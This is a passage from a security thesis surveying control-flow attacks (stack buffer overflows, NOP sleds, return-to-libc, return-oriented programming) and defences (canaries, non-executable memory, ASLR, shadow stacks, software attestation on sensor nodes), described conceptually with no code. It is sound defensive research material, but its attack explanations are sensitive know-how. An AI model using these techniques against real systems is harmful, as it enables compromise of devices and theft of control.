Stack-based buffer overflow: Control flow manipulation using a buffer overflow Functions and procedures are basic building blocks of programming languages, they embed code that implement an action in an independent block. Functions are called with a *call* instruction that diverts the control flow to the top of the function code. Upon completion the execution is returned to the caller with a *return* or *ret* instruction (Figure 2.6). During the *call* instruction the address to return to (i.e. the address of the instruction following the call instruction) is saved on the stack, this same address is retrieved from the stack by the return instruction.

On most microprocessors a unique stack is used to store control flow information as well as other data. Each *frame* of the stack usually contains the following data:

- saved return address of the caller;
- function variables and parameters;




Figure 2.6: Basic function call with call and return instructions




Figure 2.7: Normal function frame layout after a function call.

- saved register values, according to the specific Application Binary Interface (ABI).

Implementation details vary across different architectures, Figure 2.7 depicts a simple layout example for a portion of the stack. Control flow information, such as return addresses, are stored alongside other function data.

When a buffer overflow occurs on a buffer allocated on stack the attacker is able to overwrite part of the stack. One of the most interesting part of the stack for an attacker is the return address saved during a function call. This return address is used when the function executing ends (i.e. a return instruction will be executed) to move the program counter to the code where the function was called. However, if this return address was maliciously modified with a buffer overflow the attacker has gained full control over the program counter.

Buffer overflows that occurs on a variable not allocated on stack can also lead to control flow manipulation. A common example of such an attack is when a buffer allocated close to a function pointer is overflowed. With such an overflow the attacker can modify the value of the function pointer. Latter, when the function is called from this pointer the control flow will be redirected to the code of the choice of the attacker.

Redirecting execution on stack In it's most basic form a stack-based buffer overflow is used to inject instructions (i.e. the *payload* or *shellcode*) on the stack and redirect the control flow to those instructions by modifying the return address. This attack becomes more difficult when the attacker is unaware of the current stack pointer or address where the instructions were written. When this address is not accurately known the attacker either needs to guess the address, which can be very slow, or needs to use other techniques such as using a *NOP sledge* or finding *trampolines* [SD08].

A NOP sledge is a long sequence of instructions, that performs no operations, which is inserted before the actual injected instructions. When the attacker has an approximate guess of the position of his injected code, he is able to redirect execution to an address in the NOP sledge. The processor will then execute the NOP instructions until the actual payload is reached. Therefore, the attacker does need to know exactly the address where the payload has been written, only an approximate knowledge is enough to redirect execution in the *NOP sledge*.

Another common technique used to execute code on the stack is the use of *trampolines*. An attacker will locate an instruction such as *jmp esp* or *call esp* (Intel x86 assembly) that directly redirects execution to the stack. If such an instruction is found at a fixed address he will use this address to overwrite the return address on stack. This will lead to execute the trampoline which will in turn redirect execution on the payload stored in the stack.

2.2.1.2 Malicious code execution without code injection

Return to libc : redirection to existing functions The previously described technique assumes that the stack (or other memory region writable by an attacker) is executable. However, this is not the case with modern operating systems that provides defenses against execution of code on any writable section (described in Section 2.2.2.2). This is also impossible to execute instructions from the stack on Harvard architecture processors as we will describe in Section 2.1.1.1.

Several techniques have been therefore developed to bypass these protection mechanisms. One of the first public technique was the *return to libc* (Also known as *return-into-libc*) attack [Sol97] where the attacker does not inject code to the stack anymore but instead executes a function present in the address space. As on UNIX systems the C library (libc) is loaded for most programs in order to use basic functions of the C library, it is convenient to use the libc as a target of the *return to libc* attack. Moreover, the C library contains interesting functions for an attacker, the most common function called in a *return to libc* are the *system* or the *exec* function.

The *return to libc* attack, when it uses a stack-based buffer overflow, usually consists in writing data to the stack and overwriting a return address on stack. This address is modified to point to a function, at a known location, which will be called when the exploited function returns. When this function is called it will look for parameters on the stack, and use the data that was previously written by the attacker during the buffer overflow. Therefore, the attacker is able to execute any function and pass parameters to it. The most commonly used functions are the exec or system functions, to which is passed an argument that spawns a shell or open a server socket on the system under attack. Using those functions, and being able to pass arbitrary parameters to it, it is easy to launch a shell or open a socket for latter connection. Subsequently the attacker can connect to this socket an obtain a prompt, he has full control over the system.

Borrowed code chunks As seen above, the *return to libc* technique works well when the functions called by the attacker do not need parameters or when the Application Binary Interface (ABI) requires parameters to be passed on the stack. However, if parameters needs to be passed in registers this attack can't work directly as the attacker's data is only present in the stack. This is the case in the 64-bit Intel architecture [1]. The *borrowed code chunks* [Kra05] technique was developed as an enhancement to the *return to libc* attack to load parameters to registers. The main idea is to craft a payload that will chain code present in the application address space (e.g. application code or libraries) to load proper

[1] AMD64 or Intel x32_64

values from the stack to registers. Once those values have been moved to registers the function can be executed (e.g. “returned to”) with the parameters loaded in registers.

As the code chunks are carefully selected to contains a few instructions and terminate with a return instruction, it is possible to chain them. To chain those code chunks, the attacker needs to build a stack layout that contains the data that will be used by the code chunk (e.g. when a pop instruction is encountered) as well as the return addresses that points to the next code chunk. Therefore, by chaining the code chunks together it is possible to write an attack payload that perform more complex attacks.

Return-Oriented Programming The “return-into-libc” and code chunks borrowing attacks have been extended into a more generic attack. *Return-Oriented Programming* [Sha07, BRSS08, RBSS09] generalizes this technique and defeats systems that prevents execution of code in writable memory regions [2] by executing preexisting sequences of instructions to perform arbitrary computations. Group of instructions terminated by a *return* instruction, called *Gadgets*, are first located in the process address space. Gadgets are performing actions useful to the attacker (i.e., pop a value in stack to a register) and returns to another gadget. The objective of the attacker is to find a Turing complete gadget set. A Turing complete gadget set can be used to build a Turing machine and therefore the attacker can chain those gadgets by controlling the stack to perform arbitrary computations. While this was first demonstrated on the Intel x86 architecture, it was further demonstrated to be possible on the SPARC architecture. Once a Turing complete gadget set is available it is possible to build a compiler to automatically generate return-oriented programs [RBSS09, RH09].

2.2.1.3 Non buffer overflow-based software attacks

Many different techniques are used to launch software attacks. We previously detailed the techniques used during starting with a buffer overflow. This section describe other sources of control flow manipulations.

Stack overflow A *stack overflow* is an event that occurs when the stack usage grows until it reaches and overlaps with another section of memory. This is the definition we will use throughout this section and it must not be confused with *stack-based buffer overflow*. As seen in Section 2.2.1.1 the latter is the consequence of a vulnerable or malfunctioning program (e.g. improper boundary check) and the former is the consequence of an out-of-memory condition.

Stack overflow is an out of memory condition common in embedded systems with highly constrained memory availability. This, for example, means that the stack overflow can occur with a correct program or a program written in a type or memory safe language. When this happens on a general purpose computer the situation is detected thanks to guard pages that limits the stack growth. however, this is a limited defense as, in some cases, the guard page can be “jumped” over [Del05].

Other sources of control flow manipulation Any software vulnerability that can allow an attacker to write memory at arbitrary position can lead to a control flow attacks. With an arbitrary memory write an attacker can modify a return address or a function pointer to manipulate the control flow [tt01]. Improper string format usage in functions such as

[2] such as the $W \oplus X$ technique, this is introduced in more details in Section 2.2.2.2

a *printf* that let the attacker manipulate the format string as well as heap data structures corruption could allow such arbitrary memory writes.

2.2.2 Mitigation techniques on general purpose computers

As new attacks techniques became public defenses have been developed in order to make exploitation difficult or to prevent the attacks. Any solutions that could prevent or complicate any of these operations could be useful to mitigate attacks. However, when a new attack is made public it is often immediately used, on the opposite new defensive techniques that are proposed takes often years to be integrated in real systems, if ever. This observation leads to two different approaches for defensive techniques. The ideal case is when a defensive technique not only prevents one kind of attack but a larger set of attacks, it would be more likely to prevent abuse of future attack methods. This is often an idealistic view but it is working in some cases. An example of such a defense that prevents (or make more difficult) the exploitation of control flow attacks is the address space randomisation-based defenses. For example, it prevents straightforward exploitation of return to libc but also the return-oriented programming that was introduced after ASLR-like techniques became present in most operating systems.

2.2.2.1 Preventive measures

Memory safety Most of the malicious code execution attacks presented in previous section have as primary source the lack of strong variables boundary checks or type enforcement. This lack of enforcement is present in many low level or weakly typed programming languages. While languages that automatically prevent such attacks are widespread, such as Java, unsafe languages are still of a widespread use. Moreover, even with strongly typed languages related attacks are possible. For example, Java virtual machines are themselves implemented in C language and rely on many libraries not implemented in Java that may have flaws. Flaws in the Java virtual machine have already been shown to be exploitable [Eva07]. Moreover, implementation errors of the Java specification in the virtual machine can also lead to bypassing the memory protections or type checking enforcement [LC09, MP08].

An alternative solution is to provide extensions to unsafe languages in order to add extra checks on memory accesses and manipulations. In Deputy [CHA$^+$07], authors propose to annotate the source code of a C program with extra information on constraints that must be enforced during run-time on variables (e.g. the array A is not bigger than the value contained in variable X). Those annotations allow the compiler to add additional checks on the validity of the variables before use. Furthermore, in Safe TinyOS [CAE$^+$07], Cooprider et al. did extend such scheme to the NesC language which is used in by applications for the TinyOS operating system, it is now part of the main TinyOS branch. The drawbacks of such an approach is that the annotations must be correctly written and if they are omitted a memory safety violation might not be caught by the system.

Control flow integrity There is a wealth of different proposals on how to solve control flow vulnerabilities. In Control Flow Integrity [ABUEL05], Abadi et al. propose to embed additional code and labels in the code, such that at each function call or return additional instructions additional code is able to check whether it is following a *legitimate* path in a




Figure 2.8: Memory layout during a function call with a canary placed before the return address.

precomputed control flow graph. If the corruption of a return address occurs that would make the program follow a non legitimate path, then the execution is aborted as malicious action or malfunction is probably ongoing. The main drawback of the approach is the need for instrumentation of the code, although this could be automated by the compiler tool-chain, it has both a memory and computational overhead. Similar approach as been proposed for wireless sensor networks devices based on the AVR processor [FGS09].

2.2.2.2 Protecting the stack

Protecting the return addresses on stack with canaries Stack protections, such as random stack canaries, are widely used to secure operating systems [CPM+98, BST00]. The random stack canary is usually implemented in the compiler with operating system support. When compiling a function, the compiler generates additional code in the prologue and the epilogue of each function. The prologue places a value, called a *canary*, between the return pointer (and the frame pointer if present) and the local function variables (Figure 2.8). The canary is checked for validity in the epilogue of the function before returning execution to the caller function. If the canary value has changed, this is an indication that an abnormal operation occurred. This usually indicate that a memory corruption occurred, such as a stack-based buffer overflow. If the canary value has been detected to be modified the epilogue code of the function does not return to the caller (i.e. with the value stored on the stack) as this value is likely to have been corrupted as well. When such memory corruption occurs the control is passed to a specific code that will take appropriate measures. Usually this is a function that will abort execution and log an alert message.

This technique prevents straightforward return address overwriting, such as stack-based buffer overflows and stack overflows. However this technique has some drawbacks. First, canaries add extra instructions to be executed at each function call thus introducing non negligible overheads. Second, canaries have been shown to have a number of vulnerabilities [Ale05], for example if the attacker is able to use a double memory corruption, that corrupts a pointer and later writes a value to the address it points to. In such case the attacker is able to start writing after the canary value, and therefore corrupt the return address while avoiding detection.

Preventing execution on stack On general purpose computers, in order to prevent buffer overflow attack that execute code injected on stack, memory protection mechanisms, known as the no-execute bit (NX-Bit) or Write-Xor-eXecute ($W \oplus X$) [AMD, DeR03, The03a, RJX07] techniques have been proposed. These techniques enforce memory to be either writable or executable, but never both. Therefore this prevents code to be executed from the stack or other writable memory areas. For example the section of memory that holds the code of the application and where the shared libraries code is mapped will be marked as executable, but will not be modifiable. While the stack, heap and data sections (BSS or DATA) will be marked as modifiable but not executable. Therefore, if the $W \oplus X$ technique is enabled an attacker would still be able to inject code in the stack (or other sections that are modifiable) but will no be able to execute his code. Usually trying to execute instructions in a page marked as non executable will generate an exception from the memory management manager of the operating system. While those techniques first appeared as non official patches for operating systems [The03a], they are now part of most operating systems and hardware support has been introduced.

2.2.2.3 Making exploitation of control flow attacks difficult

Address space layout randomisation Address space layout randomization [The03b] can hinder control flow attacks. It is a technique where the base addresses of various sections of a program memory are randomized before each program execution. ASLR (Address Space Layout Randomization) [The03b] randomizes the address of the loaded binary code as well as the memory used for data sections (such as stack, heap, data and BSS sections). This randomisation do not prevent buffer overflows or return address corruption, it makes it's exploitation more difficult. It helps to protect against control flow attacks as an attacker do not know in advance the address where code or functions are located.

However, in [SPP$^+$04] Shacham shows that the effectiveness of address-space randomization is limited on 32-bit architectures by the number of bits available for address randomization, which may not stop an attacker with the possibility to perform multiple attempts. Additionally, the fork system call, that spawns a new process, is commonly used by network server software, during a fork the child process isn't randomized again. Therefore, an attacker can use the knowledge of the randomisation of one process to attack child processes.

This limited randomness problem would be even more severe on embedded systems that typically have a 8-bit or 16-bit address space.

In an extension of ASLR, ASLP [KJB$^+$06] (Address Space Layout Permutation) proposes to improve ASLR by randomizing the binary code itself. By modifying the layout of the binary itself, it is possible to improve the number of bits of randomness in the address of the portions of code an attacker would use. This adds an extra layer of difficulty to guess the addresses of interesting functions or code chunks.

Eliminating the call stack In [YCR09a] Yang et al. introduce a source to source transformation that translates traditional functions calls into a flat program without function calls. The transformation is similar to function in-lining without the usual code size overhead. The overhead is avoided as functions are lined once and called not as usual functions but with a jump to a label.

Additionally, the variables that were allocated on stack are now statically allocated on the BSS section. A straightforward implementation would be very memory consuming.

However, it has been shown that as the variables that use to be allocated on stack are not used simultaneously. Therefore, optimisation can be performed that limits the memory overhead.

The advantage of this technique is that as functions are in-lined an attacker that overflows a buffer can't overwrite a return address as such return address is not present anymore. Moreover, if control flow corruption occurs, the likelihood for an attacker to find sequences of instructions terminated by a return instruction is very small, as almost no functions remain after program flattening.

The main limitation of this technique is that the transformation needs to be performed at source level and therefore requires a complete recompilation of the program. Flattening cannot be applied to binary libraries or existing programs. Moreover, Interrupt handlers cannot be flattened as their call site and return address cannot be known in advance. Such interrupt handlers could be maliciously used as, just like functions, they have to end with a return instruction. This technique first appeared for wireless sensor nodes, it's feasibility for large software stack present in commodity software has yet to be demonstrated. For example it is unlikely that shared libraries could still be used with such a techniques. To avoid shared libraries, that contain functions called from programs, it would be required to completely in-line all the used functions from source, this would have serious performance impact on general purpose computers as the advantage of shared memory pages and libraries would be lost, programs would be much larger. However it is well suitable for embedded systems.

2.2.2.4 Protection by modification of the stack model

Return stack In [Ven00] the authors present StackShield that uses a compiler supported return stack. The compiler inserts a header and a trailer to each function in order to copy to/from a separate stack the return address from/to the normal stack.

In [YPPJ06] Younan et al. propose to split the stack into multiple stacks depending on the kind of data that has to be stored on the stack. For example return addresses and function pointers are stored on a dedicated stack, arrays of characters will be stored on another stack and arrays of pointers will be yet in another stack. The approach proposed leads to five separate stacks each of them being allocated in sequence but separated from each other by a guard page. A guard page is a page of memory that is intentionally left non allocated, any attempt to write to this page, for example during a buffer overflow, will lead to a page fault exception which will be handled by the kernel. The kernel will therefore detect buffer overflows. The drawbacks of this approach is that it requires a memory management unit, which is unavailable on constrained embedded devices.

Those both approaches are implemented at the compiler level and therefore no backward compatibility of preexisting software is possible without access to the source code. The programs need to be re-compiled with this modified compiler. Moreover, as additional instructions are introduced there is non negligible a computation and memory overhead.

Hardware-based approaches for return stacks In [XKPI02] the authors propose a return stack mechanism where dedicated `call` and `ret` instructions store and read control flow information from a dedicated stack. However, the only guarantee for this return stack integrity is that it is located far away from the normal stack. This does not prevent modification of the return stack, it just makes it more difficult. Double corruption attacks [Ale05] would allow an attacker to corrupt a data pointer first and then modify an arbitrary memory location on the return stack.

2.2.2.5 Malicious code detection

Hardware-based detection If an attack can not have been prevented or detected it is important to be able to detect the presence of malicious code. Various approaches have been taken. The most widespread standard on general purpose computers is the Trusted Platform Module (TPM). A TPM is a small independent device usually attached to the main board of a computer. This chip is dedicated to performing attestation of software. When the computer starts the TPM attest each layer of the operating system, starting from trusted code in a read only part of the Bios. Each subsequent piece of software is checksumed, this checksum is verified against a trusted version of the checksum present in the TPM. If the checksum is valid, the next piece of software can be executed.

A software and hardware architecture has been proposed in [HCSO09] that shows the feasibility of attestation using a TPM device on wireless sensor networks devices. However, the solutions based on a TPM attests only the software during the boot of a device. If the device is compromised after the boot, for example with a code injection attack, the TPM can't help to detect this attack before the next reboot.

Software-based detection Software-based attestation on general purpose operating systems [KJ03, SLS$^+$05] has been previously proposed. The idea is to provide and environment and specific self-checking code that prevents an attacker from modifying the running software. Therefore if an attacker modifies the self checking code or another part of the code the checksum result will either be wrong or delayed. In both cases the attack is expected to be detected. However [KJ03] has been showed to have serious weaknesses [SCT04]. In next section we will detail several schemes dedicated to embedded systems, and more specifically for Wireless Sensor Network devices.

2.3 Software attacks and detection on WSN nodes

2.3.1 Attacks

Traditional buffer overflow attacks usually rely on the fact that the attacker is able to inject a piece of code into the stack and execute it. This exploit can, for example, result from a program vulnerability such as a stack-based buffer overflow as described in Section 2.2.1.1.

In the Von Neumann architecture, a program can access both code (TEXT) and data sections (data, BSS or stack) without distinction. Furthermore, instructions injected into data memory (such as stack) can be executed. As a result, an attacker can exploit buffer overflow to execute malicious code injected by a specially-crafted packet.

In Mica-family sensors, code and data memories are physically separated in two distinct address spaces. The program counter cannot point to an address in the data memory. The previously presented injection attacks are therefore impossible to perform on this type of sensor [RJX07, Goo08]. This results in a natural defense which is similar to that of systems with $W \oplus X$.

Furthermore, sensors have other characteristics that limit the capabilities of an attacker. For example, packets processed by a sensor are usually very small. For example TinyOS limits the size of packet's payload to 28 bytes. It is therefore difficult to inject a useful piece of code with a single packet. Finally, a sensor has very limited memory. The application code is therefore often size-optimized and has limited functionalities. Functions are very often inlined. This makes "return-into-libc" attacks [Sol97] very difficult to perform.

Because of all these characteristics, remote exploitation of sensors is very challenging, the few next paragraphs describes some of the existing work in this domain.

2.3.1.1 Stack execution on Von Neumann architecture sensors

In [Goo07, Goo08], Goodspeed, describes how to abuse string format vulnerabilities or buffer overflows on the MSP430-based Telosb motes in order to execute malicious code uploaded into data memory. He demonstrates that it is possible to inject malicious code byte-by-byte in order to load arbitrary long bytecode to overcome the packet size limitation. As Telosb motes are based on the MSP430 micro-controller (a Von Neumann architecture), it is possible to execute malicious data injected into memory. However, as discussed in Section 2.1.1.1, this attack is impossible on Harvard architecture motes, such as the Micaz. Countermeasures proposed in [Goo08] include hardware modifications to the MSP430 micro-controller and using Harvard architecture micro-controllers. The hardware modification would provide the ability to configure memory regions as non executable. In our work, we show by a practical example that, although this solution complicates the attack, it does not make it impossible.

2.3.1.2 Mal-Packets

In [GN08], Gu and Noorani shows how to modify the execution flow of a TinyOS application running on a Mica2 sensor to perform a transient attack. This attack exploits a buffer overflow in order to execute gadgets, i.e., instructions that are present on the sensor. These instructions perform some actions (such as modifying some of the sensor data) and then propagate the injected packet to the node's neighbors. While this attack is interesting, it has several limitations. First, it is limited to one packet. Since packets are very small, the possible set of actions is very limited. Second, actions are limited to sequences of instructions present in the sensor memory. Third, the attack is transient. Once the packet is processed, the attack terminates. Furthermore, the action of the attack disappears if the node is reset.

2.3.1.3 Stack overflows on micro-controllers

Stack overflows are common on simple micro-controllers, due to their limited memory size. This condition can occur, for example, when too much data is allocated on the stack or when the depth of the stack grows too large. In both cases, the stack exhausts its available memory and overlaps with other memory sections like the BSS section.

This is both a reliability problem and a security problem. It is a reliability problem as the stack overflows in other memory regions, it can corrupt the data stored there. This usually leads to bugs that are difficult to track. Because, for example, the corrupted variable will depend on the layout of variables in the BSS section. This therefore depends on how the compiler will order variables in memory. A slight change in the program might lead to a different layout of variables and move the corruption to another variable. This could give a false belief that the problem is solved. Another difficulty with stack overflows is that the




Figure 2.9: Memory layout before a stack overflow, the stack and the BSS sections are not overlapping.




Figure 2.10: Memory layout during a stack overflow, the stack is overwriting the BSS section. The variables in BSS section are corrupted. If a write is performed to the BSS section during the overflow a return address can be modified, an attacker could take advantage of this.

corruption can occur on very rare events (e.g. an interrupt occurs at the exact point when the stack usage is maximal), and therefore leads to problems that are difficult to track and reproduce.

It can be a security problem as an attacker might take advantage of a stack overflow to overwrite a return address without any specific program vulnerability. When this function will return the control flow will be directed to the address chosen by the attacker [3].

Stack overflow conditions are easily detected in general purpose operating systems where a page fault occurs when memory is accessed beyond the currently allocated stack space. However the lack of MMU make this impossible to implement on constrained embedded systems.

In embedded systems the stack consumption can be analyzed before execution performing static analysis on the program [RRW05]. Static analysis will reveal whether the device will have enough memory to execute the application. However in some cases it can be difficult to know exactly the maximum stack consumption, for example:

- when indirect calls are present the tool has to perform data flow analysis, which is not always feasible,
- when re-entrant interrupts are used the call depth could be unbounded,
- if recursive function calls are performed, data flow analysis would have to be performed, if possible.
- some compilers implement a way to allocate dynamic memory on the stack as non standard extensions, for example *gcc* provides the *alloca()*[The08] built-in function for this purpose. This is again a difficult case for static analysis tools.

When such features are used in a program it is impossible to perform abstract interpretation (unless a full control and data flow graph can be generated). In such cases specific run-time mechanism should be used, we present our hardware solution in Chapter 5.

2.3.2 Software-based attestation

Software-based attestation [SLP$^+$06, SPvDK04b, SMKK05] is a promising solution for verifying the trustworthiness of inexpensive, resource constrained sensors, because it does not require dedicated hardware, nor physical access to the device.

Previously proposed techniques are based on a challenge-response paradigm. In this paradigm, the verifier (usually the base station) challenges a prover (a target device) to compute a checksum of its memory. The prover either computes the checksum using a fixed integrity verification routine or downloads it from the verifier right before running the protocol. In practice, memory words are read and incrementally loaded to the checksum computation routine. To prevent replay or pre-computation attacks, the verifier challenges the prover with a nonce to be included in the checksum computation. Since the verifier is assumed to know the exact memory contents and hardware configuration of the prover, it can compute the expected response and compare it with the received one. If values match, the node is genuine, otherwise, it has most likely been compromised.

[3] While, we are not aware of any practical example of such an attack on embedded systems, this has already been performed abusing the *alloca()* function [The08] on general purpose computers [Lar07]




Figure 2.11: Basic attestation challenge response protocol

This challenge response protocol works as long as a copy of the original memory to be attested *is not* available to the malicious device at attestation time. Otherwise, albeit corrupted, the device could compute a valid checksum and succeed in the attestation protocol.

All of the existing software-based attestation techniques are based on a challenge-response paradigm where the verifier (usually the base station) challenges a prover (a target device) to compute a checksum of its memory.

This section describes the basic challenge-response protocol and then presents how it is used by the existing software-based attestation schemes.

2.3.2.1 Challenge-response protocol

A challenge-response attestation routine uses a suitable checksum function $\mathscr{H}(\cdot)$ to compute the checksum of the attested memory. A nonce provided by the verifier (Figure 2.11) is used as the first input to $\mathscr{H}(\cdot)$; then memory words are sequentially read (from the first to the last) and incrementally input to the function. The output of the last iteration of the function is the result of the attestation. The nonce provided by the verifier prevents pre-computation or replay attacks. Alternatively, the sequence of input memory words can be determined by a pseudo-random number generator, initialized with a seed provided by the verifier. In this case, to make sure that all memory words are used in the computation of the checksum with high probability, the number of memory accesses increases from n to $n\ln(n)$, where n is the total number of memory words[4]. Pre-computation or replay attacks are prevented because it is not feasible for the attacker to guess the seed ahead of time and learn the sequence in which memory words are going to be input to $\mathscr{H}(\cdot)$.

2.3.2.2 Existing proposals

SWATT *SoftWare-based ATTestation* (SWATT) by Seshadri et al. [SPvDK04b] relies on timing of sensor responses to identify compromised nodes. In SWATT, the program memory is attested by reading memory words in a pseudo-random fashion, using a nonce provided by the verifier. If a compromised prover runs a modified version of the original code, some (or all) memory accesses must be redirected to memory locations where the original code words are, in order to compute a valid response. The authors claim that the overhead caused by redirection would be easily detected by the verifier. They

[4] Using the Coupon Collector's Problem.

claim to have implemented the fastest checksum function [5] and to have considered the fastest redirection routine and show that it would still introduce a considerable overhead to checksum computation. Section 4.4.1.1 presents an implementation of redirection that is faster than the one presented in [SPvDK04b], showing how difficult it is to design an attestation protocol based on tight timing constraints. Moreover, as SWATT does not attest data memory nor external storage, the prover could store malicious code in one of those memories and restore it after attestation using ROP (Section 4.3.1).

Self modifying-based code attestation. Shaneck et al. [SMKK05] perform attestation transferring the attestation code from the base station to the sensor at attestation time. The authors assume that the adversary is not aware of the attestation code and that the latter uses obfuscated predicates to prevent static code analysis. The protocol relies on the use of self modifying code to prevent analysis and modifications before the attestation code is run. Self modifying code is notoriously difficult to implement and is therefore a questionable design choice for an attestation protocol. Moreover, most embedded systems have their program memory on a flash memory which is usually programmable by pages after a page erase. It will therefore be slow and complex, if not impossible, to implement self modifying code on a flash-based device[6].

ICE Indisputable Code Execution (ICE) based schemes [SLP$^+$06, SLS$^+$05, SLP08] rely on an attestation procedure being performed on the attestation routine itself, including the program counter in the computation. The idea behind it, is to prevent the adversary from mounting an attack where a modified attestation routine located at a different place in memory is run. Unfortunately, not all platforms make the program counter available to software. This is the case, for example, of the AVR family of micro-controllers [7] used on MicaZ devices. Porting ICE on this family of processors would require complex changes or would just not be feasible. Additionally, Section 4.4.2 shows that weaknesses in the checksum function can be abused to mount a practical attack.

Filling empty program memory The authors of [YWZC07] introduce a protocol where sensors collaborate to attest the code authenticity of their peers. In their proposal, the free program memory space of each sensor is filled with randomness before deployment. The authors claim that if the whole program memory is verified, the adversary would have no empty space to store its malware, unless it deletes parts of the original memory contents (code or random data). In Section 4.3.2 We show that an attacker can compress the original code in program memory and gain enough free space to store and run its malicious program. As in SWATT, this protocol considers only program memory.

Choi et al. [CKN07] take a similar approach to make sure that the prover is left with no space where to store the malicious code at attestation time. In their protocol, the prover uses a random seed provided by the verifier to produce a pseudo-random bitstream and uses it to fill the empty memory locations. Hence, security is based on the prover's compliance

[5] or assume that the fastest implementation can be provided using formal analysis, to date, this has not been provided for realistic processors

[6] The MSP430-based Telosb motes with a Von Neumann memory architecture can execute code present in data memory. This makes self modifying code easier to implement the AVR-based Mica family of motes can only execute instructions from the flash memory.

[7] MIPS and 8051 suffer from the same limitation.

